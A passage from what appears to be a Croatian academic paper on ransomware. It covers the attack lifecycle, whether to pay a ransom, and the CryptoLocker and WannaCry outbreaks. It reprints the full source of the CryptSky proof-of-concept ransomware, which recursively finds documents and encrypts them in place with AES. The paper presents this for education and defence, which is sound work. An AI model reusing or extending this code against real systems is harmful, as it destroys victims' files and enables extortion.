ucjenjivačkim softverom CryLocker, to radi na jedinstveni način, sve se upakirano šalje kao prijenosnu mrežnu grafičku datoteku (engl. *Portable Network Graphic*, kraće PNG) u neki album na legitimnom web servisu, primjerice Imgur. Nakon što se klijent i poslužitelj slože da su doista unaprijed pripremljeni radni par, sljedeći korak je stvaranje i razmjena ključeva. Ovisno o složenosti samog ucjenjivačkog softvera, to može biti bilo što od loše izvedene jednostavne šifre simetričnog ključa do složenog RSA 4096-bitnog algoritma za enkripciju. Događa se razmjena ključeva, privatni ključ se drži na zločinačkom poslužitelju, dok se javni ključ dostavlja kriptirajućoj komponenti zlonamjernog koda koji je instaliran na sustav žrtve. U nekim slučajevima korisnik može imati sreće jer neke manje složene verzije ne generiraju jedinstveni ključ svaki put, a upotreba javnih dekriptora može poništiti enkripciju, no to je postalo manje uobičajeno.

3.5. Uništenje

U ovom trenutku ključ koji će se koristiti za prikazivanje datoteka u sustavu koji je zaključan ili kriptiran, sada je aktivan i spreman za upotrebu od strane zloćudnog softvera na žrtvinom uređaju. Sve datoteke koji su identificirane od strane procesa kontrole i naređivanja, započet će se kriptirati zloćudnim kodom. To može uključivati bilo što, poput svih oblika dokumenata sustava Microsoft Office do JPG, GIF datoteka i bilo kojih drugih vrsta datoteka. Neke inačice kriptiraju ne samo datoteke, već i datotečna imena, što korisniku čini još teže otkriti koliko su daleko napadači stigli i koje datoteke su izgubili.

3.6. Iznuda

Nakon što su datoteke kriptirane, žrtvama se prikazuje ekran koji im govori kako su ugroženi. Ucjenjivači koriste svakakve načine izvršenja plaćanja. Neke inačice ucjenjivačkog softvera omogućuju korisniku da besplatno dekriptira jednu datoteku kako bi dokazali da postoji ključ korisnikovog sustava. Druge varijante imaju eskalirana plaćanja, gdje se cijena koju korisnik mora platiti prije nego što se izbriše ključ, povećava s vremenom. Tipičan trošak za otključavanje sustava je između 300 i 500 američkih dolara vrijednosti u Bitcoinu, ali neke od varijanti koje ciljaju korporacije imaju troškove koji dosežu i desetke tisuća dolara.

Neke od novijih inačica zapravo brišu datoteke kako bi povisili uloge i uplašili korisnika na brže plaćanje otkupnine. Ako korisnik odluči platiti otkupninu, ne postoji jamstvo da će ključ koji mu bude dostavljen dekriptirati datoteke. Uz to, ne postoji jamstvo da će sam ucjenjivački softver biti uklonjen. U stvari, pametni napadači bi iskoristili brzinu kojom bi korisnik platio početnu

otkupninu zajedno sa svim dodatnim informacijama koje je otkrio zloćudni softver u samoj mreži kako bi odredili koji bi trebali biti njihovi sljedeći ciljevi u korisnikovoj mreži, što može uključivati sigurnosne kopije, pohrane spremljene na mreži ili drugim operativnim sustavima koji su ključni za korisnikovo poslovanje. Tada će napadači koristiti povećanu i ubrzanu otkupninu kako bi korisnik nastavio plaćati.

3.7. Plaćanje otkupnine

Ovo pitanje kao što je već spomenuto ranije postavlja mnoge nedoumice. Većina bi se složila s odgovorom i rekli bi ne, međutim stvar je dosta kompleksna za tako kratak odgovor.

Moguće je da korisnik ima datoteke bez kojih jednostavno ne može funkcionirati na kriptiranom sustavu, nisu sigurnosno kopirane i nema načina da ih ponovo stvori – ili, ako su u pitanju ljudski životi, trebalo bi razmisliti o plaćanju otkupnine. Još jedna stvar koju treba napomenuti jest činjenica da autori ucjenjivačkog softvera poznaju ciljanu demografsku skupinu i na temelju toga biraju cijene koje su prikladno niske da bi potaknule plaćanje, a ova cijena bila bi otprilike usporediva s troškovima obnove izgubljenih podataka.

Korisnici bi trebali imati uvijek pohranjene sigurnosne kopije na vanjskim fizičkim uređajima koje bi spasile situaciju u kojoj se od njih zahtjeva plaćanje nekakve otkupnine.

4. Proof of concept

Kao primjer je naveden jednostavan CryptSky ucjenjivački softver, koji se sastoji od tri datoteke opisane u nastavku. [6]

CryptSky je *proof of concept* ucjenjivačkog softvera i otvorenog je koda. Glavna uloga ovog programa nije samo pokretanje kao kod ostalih softverskih projekata, već čitanje u edukacijske svrhe.

Projekt nema većih grešaka u sintaksi, ali nije potpuno testiran. Nepotpun je, nema generiranja ključa, vraćanja natrag prema sigurnom kanalu, postavljanja novih datoteka ili promjene pozadinske slike na korisnikovom računalu itd. Razlog tome je što je PoC ostao jednostavan za čitanje, prikazuje što je ucjenjivački softver i kako zapravo radi. Projekt je nastao za bolje razumijevanje ucjenjivačkog softvera u poboljšanju mrežne obrane i pomoć u zajednicama sistemskih administratora.

Postoji manjak ucjenjivačkog softvera otvorenog koda, što je dobra stvar. Međutim, imajući malo primjera ne ostavlja puno za analizu i učenje, a čak i oni primjeri koji postoje su pogrešno napisani ili prekomplicirani. Ovaj primjer služi kao štivo koje dokazuje da ucjenjivački softver nije toliko kompliciran te možda nekome posluži u učenju i očuvanju sigurnog interneta.

Cyber sigurnost je posao u kojem je bitno vrlo brzo reagirati. Kako bi svijet postao siguran, prvo mora postati manje siguran kako bi se poduzele određene mjere. Dakle, za bolje antiviruse i sigurnosne potpise, najprije treba napraviti bolje zloćudne softvere.

U nastavku slijede isječci koda svake datoteke uz pripadajući opis.

```
#!/usr/bin/env python
import os

def discoverFiles(startpath):

    extensions = [
        #'exe,', 'dll', 'so', 'rpm', 'deb', 'vmlinuz', 'img',  # DATOTEKE SUSTAVA
- OPREZNO, MOZE UNISTITI SUSTAV
        #'jpg', 'jpeg', 'bmp', 'gif', 'png', 'svg', 'psd', 'raw', # slike
        #'mp3','mp4', 'm4a', 'aac','ogg','flac', 'wav', 'wma', 'aiff', 'ape', #
zvuk i glazba
        #'avi', 'flv', 'm4v', 'mkv', 'mov', 'mpg', 'mpeg', 'wmv', 'swf', '3gp', #
filmovi i videozapisi

        'doc', 'docx', 'xls', 'xlsx', 'ppt','pptx', # Microsoft office
        'odt', 'odp', 'ods', 'txt', 'rtf', 'tex', 'pdf', 'epub', 'md', #
OpenOffice, Adobe, Latex, Markdown, itd
        #'yml', 'yaml', 'json', 'xml', 'csv', # strukturirani podaci
        #'db', 'sql', 'dbf', 'mdb', 'iso', # baze podataka i slike sustava

        #'html', 'htm', 'xhtml', 'php', 'asp', 'aspx', 'js', 'jsp', 'css', # web
tehnologije
        #'c', 'cpp', 'cxx', 'h', 'hpp', 'hxx', # C izvorni kod
        #'java', 'class', 'jar', # java izvorni kod
        #'ps', 'bat', 'vb', # windows bazirane skripte
        #'awk', 'sh', 'cgi', 'pl', 'ada', 'swift', # linux/mac bazirane skripte
        #'go', 'py', 'pyc', 'bf', 'coffee', # ostale datoteke izvornog koda
        #'zip', 'tar', 'tgz', 'bz2', '7z', 'rar', 'bak',  # formati za kompresiju
    ]
```

Slika 6 – discover.py (1)

U ovoj datoteci *discover.py* slijedi se putanja od početnog direktorija (*startpath*) rekurzivno prema dolje i izvršava se metoda na željenim datotekama.

- startpath – početni direktorij (najčešće apsolutni) od kojeg se polazi rekurzivno prema dolje.
- yield – generator naziva datoteka.

Pretpostavljeno je da trenutni korisnik ima prava za čitanje, pisanje i pokretanje (*rwx – read, write, execute*) na svakoj datoteci i svakom direktoriju od početnog direktorija prema dolje.

Stanje nije sačuvano. Ako funkcija pokrene Iznimku u bilo kujem trenutku, nema načina za saznati otkuda krenuti dalje.

- extensions – lista datotečnih nastavaka svih datoteka koje se želi kriptirati.

Datotečni nastavci grupirani su po kategorijama. Redak tj. kategorija koja se ne želi kriptirati dovoljno je zakomentirati. U ovom slučaju, testirano je kriptiranje na tekstualnim daotekama i MS Office datotekama. Enkripcija svih datoteka osim prve kategorije je bezopasna za sustav, što znači da enkripcija svih tih datoteka bi trebala ostaviti sustav u stanju koji se može pokretati. Na popisu nisu dane sve moguće datoteka, ali je dan dovoljno veliki raspon za svrhu testa.

```
    for dirpath, dirs, files in os.walk(startpath):
        for i in files:
            absolute_path = os.path.abspath(os.path.join(dirpath, i))
            ext = absolute_path.split('.')[-1]
            if ext in extensions:
                yield absolute_path

if __name__ == "__main__":
    x = discoverFiles('/home/st3vo/')
    for i in x:
        print (i)
```

Slika 7 – discover.py (2)

Prolazi se od početnog direktorija na dolje i provjeravaju datotečni nastavci.

```
#!/usr/bin/env python
from Crypto.Cipher import AES
from Crypto.Util import Counter
import argparse
import os
import discover # discover.py
import modify # modify.py

# GLOBALNE VARIJABLE

# proizvoljno postaviti na: '128/192/256 bitni plaintext key ili False
HARDCODED_KEY = 'yellow-submarine'

def get_parser():
    parser = argparse.ArgumentParser(description='Cryptsky')
    parser.add_argument('-d', '--decrypt', help='decrypt files [default: no]',
                        action='store_false')
    return parser

def main():
    parser  = get_parser()
    args    = vars(parser.parse_args())
    decrypt = args['decrypt']
    #print (parser)
    #print (args)
    #print (decrypt)
```

Slika 8 – main.py (1)

U datoteci *main.py* najprije uvezemo potrebne module i pakete:

- *Crypto.Cipher* paket koji sadrži algoritme za zaštitu povjerljivih podataka.
- *Crypto.Util* paket koji sadrži koristi značajke kojih drugdje nema npr. brojač za šifre.
- *Argparse* modul za parsiranje naredbenih linija za opcije, argumente i podkomande

Postavlja se ugrađena šifra od 16 znakova. Definiraju se funkcije get_parser() i main().

```
if decrypt:
        print ('''
Cryptsky!
---------------
Tvoje datoteke su kriptirane.
Ovo je dio u kojem bih ti rekao da moras platiti otkupninu i da cu ti poslati
kljuc za dekripciju nakon toga. Medutim, ovo je projekt otvorenog koda u kojem
je prikazano kako nije tesko napisati zlocudni softver i u kojem je omoguceno
svim ostalima pogled na prvi potpuni python ransomware izvornog koda.
Projekt nema namjeru postati zlonamjeran. Kljuc za dekripciju je dan u nastavku, i
to besplatno.
Molim te, upisi TOCNO zadani kljuc ili postoji mogucnost gubljenja datoteka,
zauvijek.
Ne upisuj okolne navodnike, ali pripazi da pasu velika, mala slova, posebni
znakovi i
ostalo!
Sretno dekriptiranje i budi oprezniji sljedeci put.

Tvoj kljuc za dekripciju je: '{}'
'''.format(HARDCODED_KEY))
        key = input('Unesi svoj kljuc> ')

    else:
```

Slika 9 – main.py (2)

Postavlja se uvjet da se korisniku pojavi bilješka ucjenjivačkog softvera i upita ga se unos šifre.

```
        if HARDCODED_KEY:
            key = HARDCODED_KEY

        # else:
        #     key = random(32)

    ctr = Counter.new(128)
    crypt = AES.new(key, AES.MODE_CTR, counter=ctr)

    #print (crypt)
    startdirs = ['/home/st3vo/Desktop'] # pocetni direktorij
```

Slika 10 – main.py (3)

U pravom ucjenjivačkom softveru, ovaj dio uključuje komplicirano generiranje ključeva, slanje ključeva natrag prema napadačima, komunikaciju između njih i ostalo.

```
    for currentDir in startdirs:
        for file in discover.discoverFiles(currentDir):
            print (file)
            modify.modify_file_inplace(file, crypt.encrypt)
            #os.rename(file, file+'.Cryptsky') # dodaj naziv datoteke za
oznacavanje kriptiranosti

    # Ovo cisti kljuc iz memorije, kako bi izbjeglo oporavak od alata trecih
strana
    for _ in range(100):
        #key = random(32)
        pass

    if not decrypt:
        pass
         # post encrypt stvari
         # desktop slika
         # ikona itd

if __name__=="__main__":
    main()
```

Slika 11 – main.py (4)

Prolazi se direktorijima tražeći datoteke koje se kriptira. Moguće je promijeniti datotečni nastavak kako bi se raspoznala kriptirana datoteka.

```
def modify_file_inplace(filename, crypto, blocksize=16):
    with open(filename, 'r+b') as f:
        plaintext = f.read(blocksize)

        while plaintext:
            ciphertext = crypto(plaintext)
            if len(plaintext) != len(ciphertext):
                raise ValueError('''Sifrirani tekst({})nije jednake duljine kao
cisti tekst({}).
                Not a stream cipher.'''.format(len(ciphertext), len(plaintext)))

            f.seek(-len(plaintext), 1) # vrati na istu tocku prije citanja
            f.write(ciphertext)

            plaintext = f.read(blocksize)
```

Slika 12 – modify.py

Otvara se naziv datoteke „*filename*” i kriptira/dekriptira prema „*crypto*”.

- filename – naziv datoteke (po mogućnosti s apsolutnom putanjom)
- crypto – funkcija strujne šifre (*stream cipher*) koja uzima u čistom tekstu i vraća šifrirani tekst jednake duljine
- blocksize – duljina bloka za čitanje i pisanje
- return – ništa

Postavlja se provjera duljine upisane šifre i ukoliko ne pašu, ukazuje se greška.

5. Najpoznatiji napadi ucjenjivačkog softvera

U nastavku su opisani dva najpoznatija napada ucjenjivačkog softvera: CryptoLocker i WannaCry. CryptoLocker napad započeo je krajem 2013. godine i tokom nekoliko mjeseci vjeruje se kako su autori uspjeli iznuditi više od tri milijuna dolara od žrtava. WannaCry je poznat zbog toga što je bio veoma rasprostranjen, pogađajući više od 150 zemalja diljem svijeta. Iskorištena je ranjivost u operativnom sustavu Windows koja je morala biti sanirana ranije.

5.1. CryptoLocker

CryptoLocker napad bio je *cyber* napad upotrebom ucjenjivačkog softvera CryptoLocker koji se dogodio u periodu od 5. rujna 2013. do kraja svibnja 2014. U napadu je korišten trojanac koji je ciljao računala sa Windows OS-om, a vjeruje se da je prvi put objavljen na internetu 5. rujna 2013. Širio se putem zaraženih privitaka e-pošte, putem postojećeg botneta *Gameover ZeuS*. [7], [8]

Prilikom aktiviranja, zloćudni softver kriptira određene datoteke pohranjene na lokalnim i montiranim mrežnim pogonima pomoću enkripcije s javnim ključem RSA, s privatnim ključem pohranjenim samo na kontrolnim poslužiteljima zloćudnog softvera. Tada se prikazivala poruka koja je ponudila dekripciju podataka ako se izvrši plaćanje (putem Bitcoina ili unaprijed plaćenog gotovinskog vaučera) u navedenom roku, te zaprijetila da će se izbrisati privatni ključ ako rok bude prekršen. Ako rok nije ispunjen, zloćudni softver bi ponudio dekripciju podataka putem internetske usluge koju pružaju sami autori, ali za znatno veću cijenu. Nije postojalo jamstvo da će se plaćanjem vratiti kriptirani sadržaj.

Iako je sam CryptoLocker lako ukloniti, pogođene datoteke ostale su kriptirane na način koji su istraživači smatrali nemogućim za otključati. Mnogi su tvrdili da ne bi trebalo platiti otkupninu, ali nisu ponudili nikakav način vraćanja datoteka. Drugi su tvrdili da je plaćanje otkupnine jedini način za vraćanje datoteka koje nisu sigurnosno kopirane. Neke od žrtvi tvrdilo je da plaćanje otkupnine ne vodi uvijek do dekripcije datoteka.

CryptoLocker je izoliran krajem svibnja 2014. operacijom *Tovar*, koja je srušila botnet *Gameover ZeuS* korišten za distribuciju zloćudnog softvera. Tijekom operacije sigurnosna tvrtka uključena u proces, pribavila je bazu podataka privatnih ključeva koje je CryptoLocker koristio i potom je iskorištena za izradu internetskog alata za oporavak ključeva i datoteka bez plaćanja otkupnine. Vjeruje se da su autori CryptoLocker-a uspješno iznudili oko tri milijuna dolara od žrtava. Ostale

instance ucjenjivačkog softvera, temeljene na enkripciji koje su uslijedile koristile su naziv (ili varijacije) CryptoLocker, ali osim toga nisu međusobno povezane.

5.1.1. Operacija

CryptoLocker se obično propagira kao privitak naizgled bezazlene poruke e-pošte za koju se čini da ju je poslala legitimna tvrtka. ZIP datoteka priložena uz poruku sadrži izvršnu datoteku s imenom datoteke i ikonom koja je prikrivena u PDF datoteku, iskorištavajući zadano ponašanje operativnog sustava Windows u skrivanju ekstenzije imena datoteka radi prikrivanja stvarnog *.exe* proširenja. CryptoLocker se također proširio koristeći trojanac i botnet *Gameover ZeuS*.

Pri prvom pokretanju, sadržaj se instalira u mapu korisničkog profila i dodaje ključ u registar koji dovodi do izvođenja prilikom pokretanja računala. Potom pokušava uspostaviti kontakt s jednim određenim naredbenim i upravljačkim poslužiteljem. Nakon što se spoji, poslužitelj generira 2048-bitni RSA par ključeva i vraća javni ključ natrag na zaraženo računalo. Poslužitelj može biti lokalni proxy i može prolaziti kroz druge poslužitelje, često premještane u različitim zemljama kako bi ih bilo što teže pronaći.

Tada, instalirani sadržaj kriptira datoteke preko lokalnih tvrdih diskova i mapiranih mrežnih pogona s javnim ključem te bilježi svaku datoteku šifriranu u ključu registra. Proces šifrira samo podatkovne datoteke s određenim nastavcima, uključujući Microsoft Office, OpenDocument i druge dokumente, slike i AutoCAD datoteke. Sadržaj prikazuje poruku koja obavještava korisnika da su datoteke šifrirane i zahtijeva plaćanje od 400 dolara ili eura preko anonimnog unaprijed plaćenog gotovinskog vaučera (tj. *MoneyPak* ili *Ukash*) ili ekvivalentni iznos u Bitcoinu u roku od tri ili četiri dana. Dok su otkupnine počele s cijenama od 2 bitcoina, autori su prilagodili cijenu otkupnine na 0,3 bitcoina kako bi odražavali fluktuirajuću vrijednost bitcoina ili bi u protivnom privatni ključ na poslužitelju bio uništen i nitko nikad ne bi mogao vratiti datoteke. Plaćanje otkupnine omogućava korisniku preuzimanje programa za dekripciju koji ima unaprijed učitan korisnikov privatni ključ. Neke od žrtava tvrde da su napadačima platili naknadu, ali njihove datoteke nisu dekriptirane.

U studenom 2013. autori CryptoLocker-a pokrenuli su internetsku uslugu koja omogućuje korisnicima dekripciju njihovih datoteka bez programa CryptoLocker i kupnju ključa za dekripciju nakon isteka roka. Postupak je uključivao prijenos kriptirane datoteke na web stranicu kao uzorak i čekanje da usluga pronađe podudaranje. Stranica je tvrdila da će se podudaranje naći u roku od 24 sata. Nakon što pronađe podudaranje, korisnik je mogao platiti ključ na mreži ali ako je prošao rok od 72 sata, trošak se povećao na 10 bitcoina.

5.1.2. Uklanjanje i oporavak datoteka

2. lipnja 2014., Ministarstvo pravosuđa SAD-a izdalo je službenu objavu da je tijekom proteklog vikenda operacija *Tovar* - konzorcij koji čini skupinu agencija za provođenje zakona (uključujući FBI i Interpol), dobavljače sigurnosnog softvera i nekoliko sveučilišta, prekinula je botnet *Gameover ZeuS* koji se koristio za distribuciju CryptoLocker-a i drugog zloćudnog softvera. Također, podignuta je optužnica protiv ruskog hakera Evgeniya Bogacheva zbog njegove navodne umiješanosti u botnet.

U sklopu operacije, nizozemska sigurnosna tvrtka *Fox-IT* uspjela je nabaviti bazu podataka privatnih ključeva koje koristi CryptoLocker. U kolovozu 2014, *Fox-IT* i suradnička tvrtka *FireEye* predstavili su internetsku uslugu koja omogućuje zaraženim korisnicima preuzimanje svog privatnog ključa učitavanjem datoteke kao uzorka i tada se omogućuje preuzimanje alata za dešifriranje.

5.1.3. Ublažavanje posljedica

Iako je sigurnosni softver dizajniran za otkrivanje takvih prijetnji, ono možda neće otkriti CryptoLocker uopće ili tek nakon što je enkripcija u tijeku ili dovršena, posebno ako se distribuira nova verzija nepoznata zaštitnom softveru. Ako se sumnja na napad ili je napad otkriven u ranoj fazi, potrebno je neko vrijeme da se izvrši enkripcija. Neposredno uklanjanje zloćudnog softvera (relativno jednostavan postupak) prije nego što se izvrši do kraja, ograničilo bi štetu nad podacima. Predlažu se mjere predostrožnosti kao što su korištenje sigurnosnog softvera ili drugih sigurnosnih pravila kako bi se blokiralo pokretanje CryptoLocker sadržaja.

Zbog principa rada CryptoLocker-a, neki stručnjaci nevoljko su predlagali plaćanje otkupnine kao jedini način za oporavak datoteka u nedostatku izvanmrežnih sigurnosnih kopija. Zbog duljine ključa kojeg koristi CryptoLocker, stručnjaci su smatrali da je gotovo nemoguće upotrijebiti napad uzastopnim pokušavanjem (napadač šalje velik broj lozinki i fraza u nadi da će eventualno pogoditi pravu kombinaciju) kako bi dobili ključ potreban za dekripciju datoteka bez plaćanja otkupnine. Sličan trojanac *Gpcode.AK,* koristio je 1024-bitni ključ za koji se smatralo da je dovoljno velik da ga je računski neizvedivo slomiti bez usklađenog raspodijeljenog napora ili otkrića nekakvog nedostatka koji bi se mogao iskoristiti za prekid enkripcije.

5.1.4. Financijski gubici

U prosincu 2013. *ZDNet* (portal o poslovnoj tehnologiji) pronašao je četiri bitcoin adrese objavljene od strane žrtvi koje je zarazio CryptoLocker, u pokušaju da utvrdi kolika je bila zarada autora. Četiri adrese pokazale su kretanje od 41.928 Bitcoina između 15. listopada i 18. prosinca, oko 27 milijuna američkih dolara u to vrijeme.

U istraživanju provedenom od strane Sveučilišta u Kentu, 41% onih koji su tvrdili da su žrtve izjavilo je da su odlučili platiti otkupninu, udio mnogo veći od očekivanog. *Symantec* je procjenjivao da je 3% žrtava platilo, a *Dell SecureWorks* je procijenio da je 0.4% žrtava platilo. Nakon gašenja botneta korištenog za CryptoLocker distribuciju, izračunato je da je oko 1.3% zaraženih platilo otkupninu. Mnogi su uspjeli vratiti sigurnosno kopirane datoteke, dok su ostali izgubili ogromne količine podataka. Bez obzira na to, vjeruje se da su autori ukupno uspjeli iznuditi oko tri milijuna dolara.

5.1.5. Klonovi

Uspjeh CryptoLocker-a pobudio je brojne nepovezane i slično nazvane trojance ucjenjivačkog softvera koji u osnovi djeluju na isti način, uključujući one koji sebe nazivaju CryptoLocker, ali nemaju veze s izvornim CryptoLocker-om.

U rujnu 2014. u Australiji, počeli su se širiti daljnji klonovi poput *CryptoWall-a* i *TorrentLocker-a* (čiji se sadržaj identificira kao CryptoLocker, ali je tako nazvan zbog upotrebe ključa registra pod nazivom Bit Torrent Application). Ucjenjivački softver koristi zaražene e-poruke koje navodno šalju vladini odjeli (npr. Australska Pošta kako bi naznačili neuspjelu dostavu pošiljke) kao sadržaj. Kako bi se izbjeglo otkrivanje automatskim skenerima e-pošte koji mogu pratiti veze, ova varijanta je zamišljena da se od korisnika zatraži posjeta web stranici i unošenje *CAPTCHA* koda (test za razlikovanje čovjeka od računala) prije stvarnog preuzimanja sadržaja. *Symantec* je utvrdio da te nove varijante, identificirane kao CryptoLocker.F nisu povezane s izvornikom.

5.2. WannaCry

WannaCry je jedan od najpoznatijih napada ucjenjivačkog softvera koji se dogodio u svibnju 2017. godine, a uzrok je bio kripto crv koji je pogađao računala s operativnim sustavom Microsoft Windows. Crv bi kriptirao sve podatke i zahtijevao plaćanje otkupnine u Bitcoinima. Propagiran je kroz EternalBlue kit za iskorištavanje, razvijen od strane američke Nacionalne sigurnosne agencije (NSA) za starije Windows sustave. EternalBlue je ukraden i proširen od strane hakerske grupe *The Shadow Brokers* nekoliko mjeseci prije samog napada. Iako je Microsoft izdao zakrpu za zatvaranje

propusta, većina WannaCry zaraze se proširila na organizacije koje nisu primijenile zakrpu ili koje su koristile starije Windows sustave na kraju svojih radnih života. WannaCry je također iskoristio prednost instaliranjem tzv. stražnjih vrata na zaražene sustave. Stražnja vrata bi poslužila napadačima u budućnosti daljinski pristup zaraženom računalu a da korisnik nije upoznat s time. [9], [10]

Napad je zaustavljen nekoliko dana nakon otkrića zbog Microsoftovog izdavanja hitnih zakrpi i otkrića ubojitog prekidača koji bi sprječavao zaražena računala u daljnjem širenju WannaCry-a. Napad je procijenjen na više od 200 tisuća zaraženih računala diljem 150 država s ukupnim štetama u rasponu od stotina milijuna do nekoliko milijardi američkih dolara. Sigurnosni stručnjaci vjeruju kako je preliminarna procjena crva da napad potječe iz Sjeverne Koreje ili agencija koji rade za tu državu.

U prosincu 2017. godine SAD, Ujedinjeno Kraljevstvo i Australija službeno su utvrdili da je Sjeverna Koreja stoji iza tog napada. Nova verzija WannaCry ucjenjivačkog softvera natjerala je tajvansku tvornicu poluvodiča (TMSC) na zatvaranje nekoliko svojih tvornica čipova u kolovozu 2018. godine. Virus je proširen na 10 tisuća mašina u nekim od najnaprednijih postrojenja.

5.2.1. Opis

WannaCry ucjenjivački softver je kripto-crv koji je pogađao računala s Windows operativnim sustavom i kriptirao podatke za uzvrat Bitcoin kriptovalute. Crv je poznat još kao WannaCrypt, Wana Decrypt0r 2.0, WanaCrypt0r 2.0 i Wanna Decryptor. Smatra se kao mrežni crv zato što sadrži „transportni” mehanizam kako bi se sam automatski širio. Taj transportni kod traži ranjive sustave koji koriste EternalBlue kit za iskorištavanje za dobivanje pristupa, i DoublePulsar alat za instaliranje i izvršavanje svoje kopije. WannaCry verzije 0, 1 i 2 izrađenenapisane su koristeći Microsft Visual C++ 6.0programskom jeziku.

EternalBlue je Windows kit za iskorištavanje *Server Message Block* (SMB) protokola, izdanog od strane *The Shadow Brokers* grupe. Velika pažnja i komentari vezani uz taj događaj je bilo zbog činjenice što je američka NSA znala za ranjivost sustava, ali iskoristila ju je za izradu kita za iskorištavanje u svoje napadačke svrhe umjesto da o tome izvijesti Microsoft. Microsoft je na kraju otkrio ranjivost i 14. ožujka 2017. izdao sigurnosni bilten MS17-010 u kojem je detaljno opisan nedostatak i objavljen da su izdane zakrpe za sve verzije sustava Windows koje su trenutno podržane, a to su Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012 i Windows Server 2016.

DoublePulsar je alat stražnjih vrata koji je izdan od strane istih izdavača 14. travnja 2017. godine. Počevši od 21. travnja te godine, sigurnosni istražitelji objavili su kako postoje deseci tisuća računala s instaliranim DoublePulsar alatom. Do 25. travnja izvješća su pokazala kako je broj zaraženih računala došao do preko sto tisuća i raste svakim danom. WannaCry kod može iskoristi bilo koju postojeću DoublePulsar infekciju ili je sam instalirati. Kad se pokrene, WannaCry zloćudni softver najprije provjerava domensko ime ubojitog prekidača. Ako nije pronađeno, ucjenjivački softver kriptira podatke i pokušava iskoristiti ranjivost SMB-a za širenje na slučajna računala na Internetu i „bočno" na računala na istoj mreži. Sdržaj prikazuje poruku kojom informira korisnika kako su njegove datoteke kriptirane i zahtjeva plaćanje vrijednosti 300 američkih dolara u Bitcoinu kroz tri dana, ili 600 američkih dolara kroz sedam dana. Tri ugrađene Bitcoin adrese ili „novčanici" se koriste za primanje korisničkih uplata. Kao i kod ostalih novčanika takve vrste, njihove transakcije i stanja su javno dostupna iako vlasnik kriptovalutnog novčanika ostaje anoniman.

5.2.2. Napad

Napad je počeo 12. svibnja 2017. u Aziji oko 7:44 UTC. Početna zaraza je najvjerojatnije potekla kroz izloženi ranjivi SMB port, a ne putem e-pošte kao što se prvobitno pretpostavljalo. U toku jednog dana prijavljeno je kako je kod zarazio više od 230 000 računala u preko 150 zemalja.

Organizacije koje nisu imale instalirano sigurnosno ažuriranje iz travnja 2017. godine bile su pod utjecajem napada. Oni koji su koristili nepodržane verzije Windowsa kao što su Windows XP i Windows Server 2003 bili su pod velikim rizikom zbog toga što nije bilo izdanih sigurnosnih zakrpi još od travnja 2014. godine (s iznimkom jedne sigurnosne zakrpe izdane u svibnju 2014. godine). Međutim, Kaspersky Lab istraživanje otkrilo je kako manje od 0.1% zaraženih je imalo instalirano Windows XP, dok je 98% zaraženih imalo Windows 7 operativni sustav.

Tvrtka Kryptos Logic je u kontroliranom testnom okruženju otkrila kako ne mogu zaraziti Windows XP sustav s WannaCry-om koristeći samo kit za iskorištavanje, zbog toga što se sadržaj nije učitavao ili bi prouzrokovao pad sustava, umjesto da izvrši i kriptira datoteke. Međutim, kad bi se ručno izvršavao, WannaCry bi mogao raditi na Windows XP-u.

5.2.3. Obrambeni odgovor

Stručnjaci su ubrzo obavijestili pogođene korisnike da ne plaćaju otkupninu jer nema izvještaja da će korisnici dobiti svoje podatke natrag nakon uplate i budući da će visoki prihodi potaknuti još

ovakvih napada. Od 14. lipnja 2017. nakon što je napad propao, preneseno je ukupno 327 plaćanja u iznosu od 130.634 američkih dolara.

Dan nakon početnog napada, Microsoft je izdao sigurnosna ažuriranja izvan uobičajenog rasporeda za proizvode na kraju svog životnog vijeka, kao što su: Windows XP, Windows Server 2003 i Windows 8. Zakrpe su nastale u veljači iste godine zbog dojave o ranjivosti koja je stigla mjesec dana ranije. Organizacije su obavještene o instalaciji zakrpe i zaštiti svojih računala o mogućem *cyber* napadu.

Adrienne Hall, voditeljica Microsoft-ovog centra za *cyber* zaštitu, rekla je da je „zbog povećanog rizika za destruktivne *cyber*-napade u ovom trenutku, Microsoft je donio odluku o poduzimanju ove akcije jer primjenom ovih ažuriranja pruža se daljnja zaštita od potencijalnih napada s karakteristikama sličnim WannaCrypt-u.

Istraživač Marcus Hutchins, slučajno je otkrio domenu prekidača za ubijanje, kodiranu u zloćudnom softveru. Registriranje naziva domene za DNS ponor (engl. *Sinkhole*) zaustavilo je napad koji se širi kao crv jer je ucjenjivački softver kriptirao datoteke računala samo ako se nije mogao povezati s tom domenom, što sva računala zaražena WannaCry-om prije registracije web stranice nisu mogla. Iako takvo što nije pomoglo već zaraženim sustavima, usporilo je širenje početne zaraze i dalo je vremena kako bi se poduzele obrambene mjere diljem svijeta, posebno u Sjevernoj Americi i Aziji, koje nisu bile pod tolikim napadom kao drugi dijelovi.

14. svibnja, pojavila se prva varijanta WannaCry-a sa drugim i novim ubojitim prekidačem registriranog od strane Matta Suichea istoga dana. Nakon toga uslijedila je druga varijanta s trećim i posljednjim ubojitim prekidačem 15. svibnja registriranog od strane Check Point analitičara prijetnji. Nekoliko dana kasnije otkrivena je nova verzija WannaCry-a kojoj je nedostajao ubojiti prekidač.

19. svibnja objavljeno je da su hakeri pokušali koristiti *Mirai* (vrsta zloćudnog softvera koja pretvara Linux umrežene uređaje u botove na daljinsko upravljanje) botnet-e kako bi izvršili raspodijeljeni napad na WannaCry-ovu domenu ubojitog prekidača s namjerom da je isključe s mreže. 22. svibnja Hutchins je zaštitio domenu prebacivanjem na predmemoriranu verziju web stranice koja se može nositi s mnogo većim prometnim opterećenjima od *live* web stranice.

Zasebno, istraživači sa Londonskog University College-a i Sveučilišta u Bostonu izvijestili su da bi njihov *PayBreak* sustav mogao poraziti WannaCry i nekoliko drugih obitelji ucjenjivačkog softvera, vraćanjem ključeva koji se koriste za kriptiranje korisničkih podataka.

Otkriveno je da API-ji za kriptiranje Windows sustava kojih koristi WannaCry možda neće u potpunosti izbrisati proste brojeve koji se koriste za generiranje privatnih ključeva korisnog opterećenja iz memorije, omogućujući potencijalno preuzimanje traženog ključa ako još nisu prebrisani preko ili izbrisani iz preostale memorije. Ključ ostaje u memoriji ukoliko WannaCry postupak nije prekinut, a računalo nije ponovno pokrenuto nakon zaraze. Ovo ponašanje iskoristio je francuski istraživač kako bi razvio alat poznat kao *WannaKey*, koji automatizira ovaj proces na Windows XP sustavima. Taj pristup ponovio je drugi alat poznat kao *Wanakiwi*, koji je testiran za rad na Windows 7 i Server 2008 R2. U roku od četiri dana od početnog izbijanja, nove infekcije su usporile zbog ovih reakcija.

5.2.4. Pripisivanje

